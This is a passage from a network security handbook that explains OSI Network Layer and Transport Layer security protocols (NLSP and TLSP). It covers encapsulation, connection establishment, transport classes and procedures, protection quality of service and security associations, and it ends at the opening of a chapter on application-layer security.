For example, in a connection-oriented NLSP, suppose we defined X.25 as the underlying subnetwork technology. In this configuration, the NLSP is placed at the top of the Network Layer (just below the Transport Layer and just above the X.25 subnetwork), allowing the NLSP service to equate to a secure version of the OSI network service. In this example, the X.25 protocol is not aware that security is provided from above.

The NLSP can also provide subnetwork level security. In instances where the subnetwork is untrusted, the NLSP adds the necessary security, which can equate to either the OSI network service in the end system or to the network internal layer service (NILS) in a relay system. In connectionless cases, several configurations with practical applications are possible, such as the transfer of fully unencrypted connectionless network protocol (CLNP) headers, encrypted CLNP addresses with parts of the header not encrypted, or fully encrypted CLNP headers.

SECURE DATA TRANSFER

Encapsulation is a security function used to protect user data and sensitive parameters. In both connection-oriented and connectionless NLSP, the primary function is to provide this protection originating on request or response primitives issued at the NLSP service. The encapsulation function applies this security by generating data values for corresponding request or response primitives issued at the UN service, which is then reversed at the receiving end. This is very similar to the process used in the TLSP, where the generation and processing of the Security Encapsulation PDU occurs.

Different encapsulation functions are available for different environments within the NLSP. This provision includes the basic encapsulation function, which is very similar to the encapsulation function defined in the TLSP. The NLSP does have some additional features included in the basic function. Each octet string to be protected contains a string of fields including: (1) address parameters requiring protection, (2) quality-of-service

parameters requiring protection, (3) an indicator of the type of primitive (e.g., connect request, connect response, disconnect, etc.), (4) user data requiring protection, (5) test data for use in testing cryptographic system operation, and (6) security label.

When compared to the TLSP, the protection process is the same, with the exception of two additional fields included within the generated PDU. These are an integrity sequence number (ISN) and a traffic padding field. The integrity sequence number is used to support sequence integrity. Because transport protocol sequence numbers could serve this purpose in the TLSP, this feature was not required within that layer. The traffic padding field is used to support the traffic flow confidentiality service, which is a requirement of the NLSP but not the TLSP.

The encapsulation function can include either a clear header process or, as an alternative to the basic encapsulation function, a no-header process. In the clear header feature, a clear header is prefixed to the resulting protected octet string to give an NLSP secure data transfer PDU, which contains the security association identifier. The no-header encapsulation feature is also available for optional use only with connection-oriented NLSP. The no-header option can be used when the only security mechanism applied is encryption and when the encryption–decryption processes do not change the data lengths. In the no-header alternative, the secure data transfer PDU is replaced by an encrypted version of the data requiring protection. This allows the NLSP to be inserted transparently within the Network Layer. The data characteristics of the underlying services, such as data rates, packet sizes, and bandwidth, are not affected. As a result, security functions can easily be added to an existing service without changing the network architecture. However, the range of services that can be supported is greatly reduced because ICV, ISN, padding, and security labels cannot be used. Integrity services can still be maintained where the data has sufficient natural redundancy and if cryptographic chaining is used. Basic confidentiality is also not compromised and can still be supported.

The mapping of the same type of NLSP service primitives to UN service primitives, with the exception of connection establishment and release, is how the NLSP operates. If fields do not require protection, they are copied directly from one service primitive to the other. Those NLSP fields that do require protection are processed by the encapsulation function. The encapsulated result, or secure data transfer PDU, is mapped to a user data parameter of the UN service primitive. The application of the encapsulation function may result in data expansion, which could require the use of segmentation.

CONNECTION ESTABLISHMENT AND RELEASE

As mentioned previously, special procedures are required to handle connection establishment with connection-oriented NLSP. The NLSP is similar to the TLSP in that it not only supports internal security protocol, but also security associations managed by other means. The use of special procedures is dependent upon whether or not security association establishment needs to occur in conjunction with connection establishment.

Even where a suitable security association already exists (in other words, a situation not involving security association establishment), there is a requirement for a special NLSP protocol exchange at connection establishment time. This is needed to perform peer entity authentication, establish particular encryption and integrity keys for use on the connection, and to establish starting integrity sequence numbers. In this case, a connection security control PDU is defined in the NLSP to convey this information. At connection establishment, a two-way exchange of these PDUs occurs. The type of connection authentication mechanism specified for the particular security association determines the variation in the precise contents of the PDU. The PDU fields would include a security label, key reference or key derivation information, and encrypted versions of two integrity sequence numbers, one for each direction in traffic. Successful decryption of the integrity sequence number field can simultaneously provide protection against replay attacks on authentication, demonstrate key knowledge for authentication purposes, and confirm starting integrity sequence numbers.

The data exchanges may be much more complex where security association establishment is to occur in conjunction with connection establishment. This additional complexity is typically addressed through the definition of a separate security association PDU. This separate PDU is used to handle the need for more than a two-way exchange for authentication and key derivation purposes, as well as substantial attribute negotiation. Again, like the TLSP, the NLSP does not require a particular security association establishment technique. Instead, one suitable technique based on the Authenticated Diffie–Hellman exchange is described.

The last area of discussion in this section is a description of how the protocol exchanges for NLSP connection establishment map onto the UN service. Mapping directly onto the UN connection establishment primitives would be the ideal situation. However, in reality the required NLSP protocol exchanges add substantial overhead and prevent this possibility. There may not be space in the UN connection establishment PDUs for all the data that needs to be transferred since user data fields of network protocols are commonly limited in length. In addition to this, a multi-way protocol exchange may be needed to establish a security association.

These conditions require that two basic mapping alternatives be defined. An NLSP connection establishment can map directly to UN connection establishment where only a two-way exchange is necessary, and all required data can fit in the user data fields of the UN connect primitives. If these conditions do not exist, the required data transfers map to UN data exchanges following UN connection establishment. Additional complications may occur where data transfers map to UN data exchanges. There is a possibility that the throughput, window size, quality-of-service, and other service parameters eventually negotiated do not match the characteristics of the UN connection. When this occurs, a new UN connection is established with the required, now known, characteristics, and the original UN connection is released.

Mapping problems may also occur where, upon release of an NLSP connection, user data on the disconnect needs to be protected by the encapsulating function and the resultant PDU cannot fit in the user data parameter of UN disconnect. The NLSP PDU must map to a UN data exchange prior to UN disconnect in this scenario. The NLSP is a powerful and complex protocol because of the large number of possible mapping scenarios.

SUMMARY

In general, lower-layer security protocols support end system-level, direct-link-level, and subnetwork-level security services. Security services at the subnetwork and end system levels support confidentiality, integrity, access control, and authentication services. Security services at the direct-link level support confidentiality only. These services differ according to whether the environment is connection oriented or connectionless.

Throughout the lower layers, the concepts of protection quality-of-service and security associations are used. To signal protection requirements across layer boundaries and to negotiate requirements between two ends, protection quality-of-service is used. To provide a consistent type of protection to a sequence of data transfers between two systems, a security association is used to model the collection of related attribute information maintained between those systems. A security association can be established through Application Layer protocol exchanges, lower-layer protocol exchanges in the same layer that uses the security exchange, or through nonstandard methods.

The NLSP is very flexible, functioning at either the end-system or subnetwork level. The NLSP can be positioned at any of several places in the Network Layer, functioning as a sublayer. NLSP is able to conceal trusted subnetwork protocol information while this information travels through an untrusted subnetwork, depending on its positioning within the Network

Layer. Variations of NLSP include connection-oriented and connectionless. The connection-oriented variant works in conjunction with such protocols as X.25, and the connectionless variant works in conjunction with the Connectionless Network Protocol (CLNP). An encapsulation process very similar to that of TLSP is used by NLSP. To provide for the establishment of security associations, optional protocol support is used.

Transport Layer Security

Steven F. Blanding

INTRODUCTION

The Transport Layer of the OSI model ensures that a reliable end-to-end data transmission capability of the quality demanded by the session layer is offered to that layer, regardless of the nature of the underlying network over which the data will be transferred. This chapter will examine the services offered to transport service (TS) users and the security associated with the Transport Layer.

The basic Transport Layer standards are found in the ISO (International Organization for Standardization) /IEC (International Electrotechnical Commission) 8072 transport service definition, the ISO/IEC 8073 connection-oriented transport protocol specification, and the ISO/IEC 8602 connectionless transport protocol specification. These documents were first published in 1986 and 1987. Subsequent to these publications, security functionality was added to the Transport Layer with the completion of the Transport Layer Security Protocol (TLSP) standard, ISO/IEC 10736, in 1993. The U.S. government project initiated by the National Security Agency (NSA), Secure Data Network System (SDNS), produced specification Security Protocol 4 (SP4), which became the primary input to the development of the TLSP. SP4, which was a product of both industry and government, specifies security services, mechanisms, and protocols for protecting user data in networks based on the OSI model. The TLSP, even with additional contributions made toward it, is still based mostly on SP4.

Before the Transport Layer Security Protocol is presented, an overview of the Transport Layer is provided in order for the reader to have a basic understanding of the material, which is necessary to understand the security architecture.

TRANSPORT LAYER OVERVIEW

The transport service is defined in the ISO service definition document 8072. The transport service is in one of three phases at any time: (1) transport connection (TC) establishment, (2) data transfer, or (3) transport connection release. In the TC establishment phase, a connection is established between peer TS users (session entities). The session entity initiating the TC specifies the quality of service required of the connection, in terms of reliability and other aspects of the service. Once a TC is established, the session entities can exchange Transport Service Data Units (TSDUs) transparently over the connection. In the release phase, the TC is unconditionally released by either TS user.

The reliable end-to-end transmission of data is provided by the T-DATA service element, and the expedited data is provided by the T-EXPEDITED-DATA service element. The required level of service of the TC is dictated to the initiating transport entity in the quality-of-service (QOS) parameter of the T-CONNECT request. This is used as a basis for negotiation, during TC establishment, of an acceptable and attainable QOS between the end systems. The TS provider throughout the lifetime of the connection must then maintain this negotiated QOS.

The parameters associated with each TS primitive include *called address, calling address, expedited data option, quality of service, TS user data, responding address*, and *disconnect reason*. The called address and calling address are TSAP addresses and identify the TS user initiating the TC and the intended responder. The responding address conveys the TSAP as the called address, only differing from it when that address has been supplied by the initiating TS user in some generic form. Such a form results in a selection, by the responding end system, of a specific TSAP address, which is based upon the provided generic. It is this selection that is returned in the parameter. The expedited data option parameter is used to negotiate the availability of transport-expedited data service over the TC. If the calling TS user or TS provider does not offer this service, which is apparent in the T-CONNECT indication, then the called TS user may not insist upon it by including it on the response.

TS user data is a parameter that, in the case of T-DATA and T-EXPEDITED-DATA, is the mechanism for provision of transparent, reliable, TSDU exchange over a TC between peer TS users. In the case of the other services, this parameter enables a limited amount of transparent user data to be passed between TS users, which may qualify the services in question. TS user data is restricted in length according to service element type: a maximum of 32 octets for T-CONNECT, 64 octets for T-DISCONNECT, 16 octets for T-EXPEDITED-DATA, and no restriction for T-DATA.

The unconstrained size of normal data TSDUs will often not apply in practice. Constraints on implementation or on the operational environment of a transport entity, such as the size available buffering, lead to a limit being imposed on TSDUs. Such a limit will have repercussions on the higher layers, but these can be overcome by the use of segmentation by the peer session entities. Segmentation is the facility by which a Session Service Data User (SSDU), as an object of a data request, can be transmitted between peer session entities not in a single Session Protocol Data Unit (SPDU) but in segments, that is, in several consecutive SPDUs.

The quality of service parameter is itself a "list" of parameters. It is, on the T-CONNECT request, a statement by the initiating TS user concerning the level of service it requires of the, as yet unestablished, TC. It is concerned with such things as acceptable error rates and minimum acceptable data throughput. Both the calling and called transport entities may amend the QOS to a level they regarded as feasible, given knowledge of aspects of the network not necessarily visible to the initiating TS user. In the course of establishing the connection, the QOS is passed to the responding TS user in the indication. Acceptance of the connection results in a T-CONNECT confirmation, which carries a final QOS. If this is modified to an unacceptable level, the initiating TS user has the option of terminating the established connection by issuing a T-DISCONNECT request with an appropriate reason parameter value and also qualifying user data, such as "QOS negotiated to unacceptable level."

The reason parameter of the T-DISCONNECT indication gives the cause of the TC release. It shows whether the release was user or provider initiated, and could include the possible values "quality of service fallen below level agreed for this TC," "congestion or failure of local or remote TS provider," "unknown reason," "called TSAP address not valid," or "called TSAP address not available."

SUBNETWORK RELIABILITY

Errors originating in a subnetwork and consequently observed by the transport layer are of two types, *signaled* and *residual*. A signaled error is one detected by the network layer but where no steps are taken within that layer for recovery. The event is just signaled to the transport layer for recovery. Two examples are network disconnection (the network connection is lost) and network reset (the network connection is reset to a known state, possibly with loss of data in transit, but the connection remains available for use).

Residual errors are those apart from signaled errors. In effect, the network layer has not detected them. Examples are loss, corruption, duplication, and delivery out of sequence of TSDUs.

Subnetworks that are analyzed in terms of these two types of errors are categorized as either (1) a subnetwork where the rates of both types of errors are acceptable, (2) a subnetwork where the rate of residual errors is acceptable but not that of signaled errors, or (3) a subnetwork where the rate of residual errors is unacceptable. A network connection offered over a number of subnetworks of different error categories should expect a level of service that is the poorest level of service of the subnetworks over which it operates.

As part of transport connection establishment, the peer transport entities must establish the level of network service enhancement that must be undertaken in order to provide the agreed QOS for this connection. This involves the selection of the set of procedures that will be used during the connection. This selection is achieved as part of the connection establishment procedure in parallel with QOS negotiation.

TRANSPORT CLASSES

There is a set of five basic levels or classes of network service enhancement available from the Transport Layer. Each class is in some way related to the three categories of subnetwork identified above. Transport entities during TC establishment perform the procedure negotiation described above by agreeing on a transport to be used over the network for this particular TC. Inherent in a choice of class is a set of associated transport procedures.

Class 0, the simple class, provides the most minimal overhead, a basic transport connection designed to be used with network service where the rates of both types of errors are acceptable. Given that this type of network service provides reliable data transmission, only a basic level of transport activity is required. Class 1, the basic error recovery class, provides, with minimal overhead, a basic transport connection designed to be used with network services where the rate of residual errors is acceptable but not that of signaled errors. It handles signaled errors such as network disconnect without involving the TS user. Class 2, the multiplexing class, is as class 0 but with additional mechanisms to support the multiplexing of transport connections onto single network connections. Class 3, the error detection and recovery class, is as class 1 but with additional multiplexing mechanisms. Class 4, the error detection and recovery class, provides all the capability of class 3 together with mechanisms required to detect and recover from errors not signaled by the NS provider. This class also provides for increased throughput and for additional resilience against NS provider failure. It is designed to be used over a type of network where the rate of residual errors is unacceptable.

TRANSPORT PROCEDURES

The transport protocol is defined as a set of procedures, each of which relates to a particular activity. Implicit in the final negotiated transport class is the choice of a subset of those procedures that is necessary to provide the functionality of that class. An examination of the procedures will reveal that many are fundamental to basic transport service provision. These form a set of procedures common to all transport classes. These procedures include, but are not limited to, the following: assignment to a network connection; transport protocol data unit transfer; segmentation and reassembling; concatenation and separation; connection establishment; connection refusal; normal release; error release; association of TPDUs with transport connections; TPDU numbering; expedited data transfer; reassignment after failure; retention until acknowledgment of TPDUs; resynchronization; multiplexing and demultiplexing; explicit flow control; checksum; frozen references; retransmission on timeout; resequencing; inactivity control; treatment of protocol errors; and splitting and recombining.

Assignment to a network connection is a procedure that is common to all classes. Until an assignment is made, a transport class connection cannot be established. Assignment is the association of a TC with a network connection (NC). In the TC establishment stage, establishment cannot proceed until an assignment is made. However, once made and the TC established, the TC can be retained and assigned to a different NC. In either case, the transport entity may choose to establish a new NC or use a suitable existing NC.

The *transport protocol data unit transfer* procedure coordinates the conveyance of TPDUs between peer transport entities. It uses the network normal and expedited data service elements N-DATA and N-EXPEDITED-DATA. This procedure is common to all classes of transport. In the transport data PDUs, DaTa (DT) and Expedited Data (ED), the structure is such that the control section of the PDU, the protocol control information (PCI), comprises an identifier together with the length parameter giving the length of the PCI within the PDU. However, there is no length indication for the data field and the PDU. The whole is passed to the NS provider as NSDU, and it is from the overall length of this NSDU that the receiving transport entity can determine the size of the data field, which is calculated as the NSDU length minus the PCI length.

Segmentation and reassembling may also occur within the transport layer. A TSDU requested for transfer by a TS user may exceed the limit placed upon the amount of data that can be conveyed between peer transport entities in a single data (DT) TPDU. Such a limit reflects constraints within the network service on NSDUs associated with the N-DATA service

element. In this case, segmentation is invoked to break the TSDU into a series of appropriately sized DT TPDUs. On receipt by the peer transport entity, the sequence of DT TPDUs representing a segmented TSDU will be reassembled into the single TSDU. When this complete TSDU has been received, a data service indication is issued to the complete TS user. The End of Transport (EOT) parameter in each DT TPDU is only set when a complete TSDU has been transferred, and is used to recognize a segmented TSDU by a receiving transport entity. Where TSDUs are contained entirely within DT TPDUs, the EOT is set on every DT TPDU.

The transport layer also provides for *concatenation and separation* of TPDUs. A number of TPDUs can be concatenated into a single NSDU for transmission and separation by the receiving transport entity on receipt. If a data TPDU is one of the group of concatenated TPDUs, then it must be the last TPDU of the concatenation, and as a result, it can be the only TPDU.

The *connection establishment* procedure is available in all classes of transport to establish a TC after successful assignment to a network connection. A transport connection is established by negotiation between peers by the exchange of appropriate PDUs, which is conveyed by the use of network normal data, N-DATA. As a result of negotiation, the QOS to be maintained and the transport class to be used over the network are determined. There are optional procedures associated with particular classes that are in themselves optional within the class, and so negotiation of these optional features is also carried out at this time. For example, "Expedited Data Transfer" and "Retention Until Acknowledgment of TPDU" are both optional features in Class 1.

Connection refusal is a procedure that is initiated by the responding transport entity in response to either a T-DISCONNECT request from the responding TS user, or an inability to conform to the requirements of the initiating transport entity conveyed in the CR TPDU. Connection refusal is achieved by sending a Disconnect Request (DR) TPDU to the initiator using network normal data.

There are two types of release procedures — *normal release* and *error release*. A normal release can be described through two variants — implicit and explicit. In Class 0, the implicit variant of the normal release is achieved by disconnecting the NC using the N-DISCONNECT request, the receipt of which is considered to imply the release of the associated TC. The explicit variant of normal release is associated with all other classes. Under the explicit variant, the TC is released by a confirmed activity involving the exchange between peers of Disconnect Request (DR) and Disconnect Confirm (DC) TPDUs, using network normal data. An error release is used only in Classes 0 and 2. This is used to release the transport connection after a

signaled error has been received from the NS provider. The TS user is notified of the release by a T-DISCONNECT indication.

The *association of TPDUs* with transport connections is a procedure used in all classes while data is being received. Three actions are taken when a transport entity receives an NSDU from an NS provider. First, a check is made to determine that the NSDU can be decoded into one or more concatenation of TPDUs. Second, if concatenation is detected, then the separation procedure is invoked. Finally, where multiple TCs are associated with an NC over which the NSDU is received, ensure the TPDUs are associated with the appropriate TC.

TPDU numbering is a feature required to ensure that certain procedures are successfully performed. This is a sequence number, identified as a parameter in the PCI, which is carried in each DT TPDU. The procedures include those involving flow control, resequencing, and recovery.

The *expedited data transfer* procedure places the TS user data provided by a T-EXPEDITED-DATA request into the data field of an Expedited Data (ED) TPDU. Although the transport expedited data service is unconfirmed, transport protocol demands that the peer entity procedure be confirmed, and so each ED TPDU must be acknowledged by the receiving peer transport entity by use of an expedited data acknowledge (EA) TPDU. No more than one acknowledged ED TPDU can be outstanding for each data flow direction of the TC at any time.

The *reassignment after failure* procedure is invoked when a network signaled error is received, indicating the loss of the NC to which a TC is assigned. The result will be that the TC is assigned to a different NC, which either already existed and was owned by the transport entity or is newly created for the purpose. The procedure, resynchronization, is invoked when this reassignment is achieved; however, should a reassignment not be achieved, the TC will be considered released and the transport reference frozen. The *frozen reference* procedure (described below in a paragraph on *frozen references*) is then used to ensure that a reference is not reassigned to another TC after being frozen.

Retention until acknowledgment of TPDUs provides mechanisms whereby the transmitting transport entity can retain "copies" of TPDUs until an explicit acknowledgment is received from the peer. Should no acknowledgment be received after a certain period of time has elapsed, or should a signaled error occur, then the TPDUs can be retransmitted. The persistent loss of TPDUs will cause the QOS to fall below the negotiated acceptable level and the TC to be terminated.

Resynchronization is a procedure used to restore the TC to normal after reassignment of a TC after NC failure or after a signaled event from the NS provider, which indicates a problem in the NC. The purpose of the resynchronizing transport entity is to resume the activity on the TC that was outstanding at the time of the triggering event. Resynchronization is only attempted by the initiating transport entity of the TC. The peer takes only a passive role in the resynchronization process. Since both entities are aware of the need for resynchronization, one of the peer transport entities must take a passive role or the resynchronization by both peers would result in unnecessary event collision resolutions. The passive entity responds by setting a timer for resynchronization-related TPDUs to be received from the TC initiator. If resynchronization does not occur, the timer expires and the entity considers the TC released and the reference frozen.

Multiplexing and demultiplexing procedures are available to Classes 2, 3, and 4. This process allows more than one TC to share a single NC. Multiplexing takes place where a transport entity transmits or receives TPDUs belonging to different TCs over the same NC. The transport entity receiving the TPDUs must perform demultiplexing. Demultiplexing is accomplished by invoking the association of TPDUs procedure where the TC to which individual TPDUs belong is determined. Network efficiencies are obtained where both multiplexing and concatenation procedures are used together, and a single NSDU is transferred containing concatenated TPDUs for different TCs.

Explicit flow control is a procedure available to Classes 2, 3, and 4. In Class 2 explicit flow control is optional and in Classes 3 and 4 it is mandatory. This procedure regulates the flow of DT TPDUs between peer transport entities over a TC within the transport layer and acts independently of flow control available in the network.

Checksum is an optional procedure used only in Class 4. The checksum is a value calculated according to an algorithm defined in the protocol specification, which has the octets comprising the TPDU with which it is associated as its arguments. The checksum is identified in the TPDU as the checksum parameter. After transmission over the network, the checksum is recalculated and compared to the value in the TPDU parameter. Corruption is assumed if the values are different. In this situation, the TPDU is discarded, no acknowledgment is sent, and the transmitting transport entity retransmits the TPDU.

Frozen references are used by Classes 1, 3, and 4. They are used to ensure that a reference is not reassigned to another TC after being frozen. References are information relating to the identity of a TC. *Retransmission on timeout* is a procedure used to provide retransmission by the sender of

TPDUs that appear to have become lost. In this situation, the transmitting transport entity detects lost TPDUs when it does not receive an acknowledgment during a fixed time period and when acknowledgments are known to be outstanding. When this happens, the first TPDU in the sequence of unacknowledged TPDUs is retransmitted, and the timer is reset and left to expire. After several retransmissions without acknowledgment, the sending transport entity will invoke the release procedure and inform the TS user of the failure. Only Class 4 uses this procedure.

The *resequencing* procedure is used to sort misordered DT TPDUs by the NS provider. This provides for correctly ordered octets delivered to the TS user by each TPDU regardless of the inconsistencies of the network, which may cause out-of-order TPDUs. Misordering can occur when a TPDU is segmented by the transport entity into many TPDUs and where splitting results in these TPDUs traveling between end systems spread over a number of network connections.

The procedure that addresses unsignaled termination of a network connection is *inactivity control*. This procedure, which is used only in Class 4, is invoked on the expiry of an inactivity timer maintained by the transport entity. It times the period over which no TPDU is received. Inactivity control expires after a fairly lengthy interval and then invokes the *normal release* procedure. To protect against termination because of inactivity due to traffic congestion, the interval must be long enough to avoid timing out a good connection.

The *treatment of protocol errors* procedure is used when a TPDU is received that cannot be interpreted under the rules of the standard, when no error has been received and there are no checksum errors. Several different appropriate actions are possible depending on the operational details of the errors. This procedure is used in all classes.

The TC is enabled to make use of multiple NCs through the procedure *splitting and recombining*. The result of this can be increased throughput or greater resilience against failure in particularly unreliable networks. Once an association exists between one TC and many NCs, TPDUs of that TC can be transmitted over any of the NCs. As a result, TPDUs may arrive at the peer transport entity out of sequence. This procedure is only available to Class 4.

EXPEDITED DATA

Expedited data is a special form of data transfer where data is guaranteed to arrive at the receiving user before any data subsequently transmitted by a call on any data service. The intention is that data transferred by the use of expedited data will arrive before normal data already submitted for transmission by the user that has not yet been delivered; however, it

will not arrive before any previously submitted, undelivered expedited data. While expedited data is known only generally at higher levels of the OSI model, it is at the Transport Layer where the mechanics of expedited data become visible.

Expedited data is class dependent. That is, expedited data is provided entirely within Classes 2, 3, and 4 but is not provided in Class 0. In these classes, expedited TSDUs are sent as ED TPDUs over network normal data service. In Class 1, the expedited effect is provided by the expedited mechanism within the Transport Layer, together with the use of the network expedited data service to convey ED TPDUs. If this network service is not available, then the network normal data service is used.

QUALITY OF SERVICE

An application signals its lower-layers communications requirements using the concept of quality of service (QOS). This signaling occurs via a QOS parameter, which accompanies a connection establishment request or connectionless data item passed from the upper layers to the lower layers across the Transport Layer service boundary. The Transport Layer uses a similar QOS parameter in a connection-establishment request or connectionless data item it passes to the Network Layer. If the Network Layer cannot provide an adequate QOS, the Transport Layer should upgrade the provided QOS to the requisite level by adding value in its own protocol. This is done by selecting the appropriate transport protocol class and options.

The QOS parameter can convey a great deal of information covering such requirements as throughput, residual error rate, and connection failure probability. QOS can be expressed as a set of performance criteria. They generally fall into two groups: speed and accuracy/reliability. The connection establishment phase criteria include QOS parameters for *establishment delay* and *establishment failure probability*. The connection release phase criteria consists of the QOS parameters *release delay* and *release failure probability*. The data transfer phase criteria include the QOS parameters *throughput*, *transit delay, residual error rate, connection resilience,* and *transfer failure probability*.

The component of QOS relevant to security is called protection QOS. It is used to indicate the security services that need to be invoked and the strength of the mechanism that needs to be used to support a security service. TLSP and NLSP use a definition of protection QOS which includes a component for each relevant security service. For each component, it is possible to specify an integer value which indicates a required level for that service. The range of integers available and the meanings of the particular values are not specified in a standard. They are implied by the

particular agreed-upon set of security rules for the security association in use. The use of integers implies an ordering relationship between levels, with a higher level implying a stronger mechanism.

The level-based approach to protection QOS can be supplemented by the passing of a security label between the layers, such as between the transport and network service layers. This label serves as an indicator of required QOS. The security labels used for this purpose may be the same labels used to support access control, but they would have a different meaning. For example, the label "unclassified but sensitive" might imply use of a commercial-grade confidentiality mechanism based on DES encryption, where the label "secret" implies use of a confidentiality mechanism with a higher-grade classified encryption algorithm.

At either the Transport Layer or Network Layer, the establishment of QOS for a connection involves negotiation between the two peer entities, with the aim of best matching the QOS requirements of the two service users with the capabilities of the two service providers. With protection QOS, another element is introduced. Either peer entity may inject, at the service-provider level, administration protection QOS constraints. These are minimum-security requirements imposed by system administration in order to satisfy the local system security policy. For example, a user application may request a connection with no security protection at all but, depending upon circumstances, the local system administration at one or both peer entities may upgrade the required QOS to make confidentiality protection of a certain level mandatory. The negotiation of protection QOS can take place partly in security association establishment and partly in the regular exchange of QOS parameters in the connection establishment protocol.

SECURITY ARCHITECTURE

The transport layer security protocol (TLSP) is located completely within the Transport Layer. Except for the passing of protection QOS parameters, the existence and operation of TLSP are completely transparent to both the upper layers and the underlying Network Layer. TLSP is designed to supplement the regular Transport Layer protocols rather than change them. The TLSP is designed to work in conjunction with the transport protocol data unit (TPDU) and associated processing procedures of the TPDU without any modification to procedures or formats by effectively adding another protocol sublayer. Regular TPDUs are protected by being encapsulated within TLSP PDUs at the sending end prior to being passed to the Network Layer. The encapsulation is removed at the receiving end to produce the regular TPDU, which then continues under normal protocol processing.

The processing procedures are explained in ISO/IEC 8073 for connection-oriented processing and in ISO/IEC 8602 for connectionless-oriented processing. The protection of all regular PDUs associated with one transport connection is governed by one security association in the connection-oriented case. In other words, the same form of protection is applied to all PDUs. The protection scheme, however, can become more complex where Transport Layer multiplexing is located below the TLSP. In this instance, different transport connections or different connectionless TPDUs can be provided with different types of protection, even though the PDUs may be multiplexed onto one network connection between the two end systems. Where Transport Layer concatenation procedures are used, the same security association must protect all the concatenated PDUs. Concatenation procedures are located above the TLSP. The concatenated sequence of TPDUs is processed by the TLSP similarly to a single TPDU without concatenation.

SECURITY MECHANISMS

The encapsulation function of the TLSP supports the provision of several security services and can involve any required combination of security mechanisms. These mechanisms are *security label, direction indicator, integrity check-value (ICV), encryption padding*, and *encryption*.

A *security label* is prefixed to the TPDU to support the provision of an access control service. Fields are provided to define a unique defining authority identifier plus a label value in a format controlled by the defining authority. No particular label format is defined in the OIS. A *direction indicator* is a flag field prefix containing a bit indicating the direction of the TPDU transfer. This prefix contains a reference to a recognized initiator/responder relationship determined at security association establishment and is used to repulse reflection attacks. The ICV is a value that is computed and appended involving a process where padded octets are added to the data before the ICV computation. The ICV is the primary mechanism for providing both connection integrity and connectionless integrity services. *Encryption padding* is the padding of octets into the data where it is required by the encryption algorithm or for purposes of hiding lengths of protected PDUs. *Encryption* is the mechanism for providing connection or connectionless confidentiality and for providing necessary protection to information generated by other security mechanisms.

For the connection-oriented case, some security services are provided through the combined behavior of the TLSP encapsulation function and the normal procedures of the Transport Layer. Sequence integrity is achieved using the sequence numbers provided by Class 2, 3, or 4 transport protocol, together with connection integrity. Separate sequence numbering systems are maintained for normal data and expedited data flows.

Integrity recovery is accomplished using the Class 4 transport protocol recovery procedures, in conjunction with connection integrity. Sequence integrity cannot be used with Class 0 or Class 1 transport protocol.

Entity authentication is effectively a two-stage process. The first stage is security association establishment, which results in each transport entity knowing a key that it can use to verify the other entity of its identity. With security association establishment complete, the second stage is entity authentication on connection establishment. This is accomplished through each entity demonstrating knowledge of the applicable key by using that key for ICV generation or encryption in the encapsulation of the connect request TPDU. As protection against replay, the connect request and connect confirm TPDUs use connection reference values which must be unique within the lifetime of the key. This is most easily achieved by having a sequential component in the connection references. The system would then increment this component for each new connection establishment attempted.

For the connectionless case, the same basic two-stage process is used for data origin authentication. The key used in the encapsulation process is used to obtain the required authentication for a connectionless TPDU by providing a demonstrated knowledge of that key. With the key used for authentication purposes, peer addresses in connection establishment or connectionless TPDUs are also required to be checked for consistency as further protection against masquerade attacks.

SECURITY ASSOCIATION ATTRIBUTES

The TLSP also incorporates features including *security association attributes* and *agreed set of security rules (ASSR)*. The term *security association* is used to model the collections of related information maintained in two or more systems for purposes of providing the same type of protection to a sequence of distinct data transfers. The information items maintained in a security association are known as attributes of that security association. *Security association identifiers* include a local identifier and a remote identifier, which are octet strings of a length determined by the ASSR.

The term *ASSR* is used to describe an agreement between two or more systems as to which security mechanisms are to be used and which values are to be applied to parameters of those mechanisms. This avoids having to negotiate mechanism details with every security association establishment by using an agreed-upon set of security rules in a predefined package of security mechanism information. These security rules are registered and assigned a unique identifier, which is then made known to all potential users.

Other security association attributes held by a TLSP entity include *integrity sequence numbers, ICV mechanisms, encryption mechanisms, initiator/responder indicator, protection QOS, label mechanism, security mechanism,* and *peer TLSP entity address.* The last sequence numbers sent or received for normal and expedited data streams are *integrity sequence number attributes. ICV mechanism attributes* and *encryption mechanism attributes* include an algorithm, key granularity, key reference, and block size for determining necessary padding. In setting the direction, the *initiator/responder indicator* indicates which TLSP entity takes the role of initiator and which takes the role of responder. As mentioned previously, the *protection QOS indicator* is defined as a QOS label plus an integer level value for each entity service. The ASSR defines the range of integer values and the QOS label format. The set of allowable security labels for the security association is referred to as *label mechanism attributes. Security mechanism attributes* indicate which security mechanisms are used (e.g., entity authentication, security labels, integrity check values, integrity sequence numbers, and encryption). Finally, the *peer TLSP entity address* is the connection reference that is stored if the security association is tied to a particular transport connection.

SECURITY ASSOCIATION PROTOCOL

A security association may be established through Application Layer protocol exchanges (even though the security exchange is used by a lower-layer protocol), or through protocol exchanges at the same architectural layer that uses the security exchange, or through unspecified means (which may or may not involve online data communications). In order to accommodate protocol exchanges at the same architectural layer that uses the security exchange, an optional *security association protocol* in the TLSP is used.

PDU formats capable of supporting security association establishment, security association release, and the establishment of a new data key (rekeying) within a live security association is defined by the security association protocol. Establishing initial data keys and values for all security association attributes is the function of security association establishment.

LIST OF FREQUENTLY USED ACRONYMS

ASSR	Agreed Set of Security Rules
DC	Disconnect Confirm
DR	Disconnect Request
DT	Data Transport

ED	Expedited Data
ICV	Integrity Check-Value
IEC	International Electronic Commission
ISO	International Organization for Standardization
NC	Network Connection
NS	Network Service
NSDU	Network Service Data Unit
PDU	Protocol Data Unit
QOS	Quality of Service
SPDU	Session Protocol Data Unit
SSDU	Session Service Data User
TC	Transport Connection
TLSP	Transport Layer Security Protocol
TPDU	Transport Protocol Data Unit
TS	Transport Service
TSAP	Transport Service Address Protocol
TSDU	Transport Service Data Unit

SQLStructured Query Language

SSLSecure Socket Layer

VANValue Added Network

VPNVirtual Private Network

WACWeb Access Control

XMLeXtensible Markup Language

Application-Layer Security Protocols for Networks

Bill Stackpole, CISSP

We're Not In Kansas Anymore

The incredible growth of Internet usage has shifted routine business transactions from fax machine and telephones to e-mail and E-commerce. This shift can be attributed in part to the economical worldwide connectivity of the Internet but also to the Internet capacity for more sophisticated types of transactions. Security professionals must understand the issues and risks associated with these transactions if they want to provide viable and scalable security solutions for Internet commerce.

